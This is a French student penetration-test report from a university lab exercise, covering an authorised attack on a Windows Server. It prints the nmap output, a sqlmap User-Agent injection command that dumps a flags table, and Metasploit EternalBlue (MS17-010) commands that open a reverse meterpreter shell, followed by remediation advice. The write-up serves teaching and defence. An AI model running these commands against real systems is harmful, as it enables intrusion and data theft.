Rapport de pentesting 3

07/11/2025

ABDALLAH Johan

johan.abdallah@etu.unice.fr

Salle 202 – 192.168.56.0/24

Autorisation fournie par le client : le test a été réalisé avec l'accord explicite du client (M. Prevost). Les actions menées ont été limitées au périmètre autorisé par le client et réalisées dans un but exclusivement pédagogique.

UNIVERSITÉ CÔTE D'AZUR

Table des matières

1. Résumé

Ce troisième test d'intrusion avait pour objectif d'identifier, d'exploiter et d'évaluer les vulnérabilités présentes sur la machine cible **Windows Server 192.168.56.3** du réseau 192.168.56.0/24.

Le scénario a permis d'enchaîner plusieurs étapes d'exploitation :

- Identification d'un **service web exposé** avec un formulaire vulnérable à l'injection SQL.
- Extraction de données à l'aide de **SQLMap**, permettant de récupérer des flags intermédiaires.
- Découverte d'une faille **SMB (MS17-010 – EternalBlue)** exploitée via **Metasploit**, ouvrant un **reverse shell**.
- Accès à la machine et récupération du dernier flag administrateur.

Synthèse : la compromission complète du serveur a été réussie à partir de vulnérabilités web et réseau combinées (SQL + SMB).

Recommandation immédiate : isoler la machine vulnérable, corriger la faille SMB MS17-010, patcher les services web, et durcir les contrôles d'accès et de permissions.

2. Contexte et périmètre

Le pentest s'est déroulé dans la salle 202 du département R&T. Il s'agissait d'un exercice encadré. Le test a été réalisé avec l'autorisation explicite de M. Prevost et les actions effectuées sont limitées au périmètre.

Réseau

192.168.56.0/24

IP Machines

192.168.56.4 (Attaquant) - 192.168.56.3 (Cible)

3. Le pentest

3.1 Méthodologie

Outils utilisés : **nmap, burpsuite, metasploit, sqlmap, Nessus**


3.2 Découverte et énumération

on tape la commande nmap 192.168.56.0/24 pour obtenir les machines actives dans le réseau :

```
Nmap scan report for 192.168.56.3
Host is up (0.00026s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:15:80:ED (PCS Systemtechnik/Oracle V
IC)
```


Par élimination (exclusion du serveur dhcp…), on déduit que la machine victime est celle en 192.168.56.3
Il s'agit d'un Windows server.

J’ai ensuite analysé en profondeur la machine grâce au scan avancé d’nmap :



Server IP Address	Ports Open
192.168.1.3	**TCP:** 21,23 …

Voici le premier **intermediate flag**.



On trouve l'existence d'une page web avec une page login.
On voit que les navigateurs autorisés sont Firefox-Secure et Super Secure Browser.
Ce sont des browsers autorisés.
On va exploiter cela pour mener une injection SQL.

3.3 Exploitation

Utilisons l'outil sqlmap qui va nous permettre de mener des injections sql plus facilement.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.56.3/login.exe" --user-agent="Firefox-secure*" --dump
```

On exploite l'user agent qui est connu et on affiche les tables.

En sortie :

```
Database: <current>
Table: flags
[2 entries]
+----+-----------------------------------------------------------------------+
| id | text                                                                  |
+----+-----------------------------------------------------------------------+
| 1  | w@T!2$*i@jFUekxoKoyT!cH6*NwT2h3Y&tL%V8#c@y*4QUPupcaG36WrLiP7t$ |
| 2  | Blue is eternal                                                       |
+----+-----------------------------------------------------------------------+
```

Deuxième **intermediate flag** trouvé.
Remarquons que l'enregistrement avec l'id 2 « Blue is eternal » mène vers le 3eme flag.

Nous allons utiliser BlueEternal (exploit développé par la NSA) pour tenter un reverseshell sur le serveur.

Grace à Nessus, nous avons trouvé une faille qui reposé sur SMB Windows.
Nous avions aussi pu déterminer la version.

Utilisons Metasploit :

```
msf > search ms17-010

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
```

On cherche s'il y a une faille connu sur la base de données de Metasploit.
search ms17-010

On a bien un exploit utilisable.
On l'exploite à l'aide de : use exploit/windows/smb/ms17_010_eternalblue

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.3
RHOSTS ⇒ 192.168.56.3
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.4
LHOST ⇒ 192.168.56.4
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
```

On initialise la victime, l'attaquant et à l'aide d'un simple **exploit** on lance un reverseshell directement sur l'interface metasploit.

```
meterpreter > cd c:\\Users\\Administrateur\\Desktop
meterpreter > ls
Listing: c:\Users\Administrateur\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2023-10-20 11:33:37 -0400  Windows Loader v2.2.2
100777/rwxrwxrwx  4832  fil   2023-10-20 10:59:42 -0400  activate.bat
100666/rw-rw-rw-  64    fil   2023-10-20 10:58:57 -0400  administrator_flag.txt
100666/rw-rw-rw-  282   fil   2023-10-20 09:01:03 -0400  desktop.ini
```

Nous sommes dans la machine et on aperçoit le dernier **administrator_flag**.

4. Impact constaté

Accès non autorisé : l'attaquant a pu exécuter des commandes sur la machine cible en tant que root.

Exfiltration d'informations sensibles

Impact opérationnel : ce type de vulnérabilité permet la modification/exfiltration de données, pivot vers d'autres machines, ou déploiement de charges malveillantes

Niveau de criticité : critique –

5. Vulnérabilités identifiées – détails & recommandations

VULN-01 – Injection SQL dans l'application Web :

- Description : Le formulaire web ne filtre pas correctement les entrées, permettant des injections SQL exploitables (dump des tables)
- Impact : Fuite d'infos et accès à la base de données
- Sévérité : élevée
- Recommandations :
    - Mettre en place des requetes preparées et filtrer toutes les entrées utilisateurs.
    - Supprimer ou masquer les messages d'erreur SQL.

VULN-02 – Faille SBM ms17-010 (EternalBlue) :

- Description : vulnérabilité critique du protocole SMB v1 permettant un reverse shell.
- Impact : compromission complète du système cible, élévation de privilèges.
- Sévérité : critique
- Recommandations :
    - Appliquer les correctifs de sécurité Windows
    - Désactiver SMBv1

6. Conclusion

Le **Pentest 3** a permis de démontrer qu'une combinaison de vulnérabilités web et système peut mener à une compromission complète d'un serveur Windows non corrigé.
L'exploitation réussie de la faille **EternalBlue (MS17-010)**, associée à une **injection SQL** sur le service web, prouve l'absence de patch et de durcissement du système cible.

Ces failles exposent l'infrastructure à des risques critiques : **exécution de code à distance et fuite de données**
Une mise à jour immédiate, la désactivation des protocoles obsolètes, et une politique de filtrage réseau stricte sont indispensables avant toute remise en ligne.

.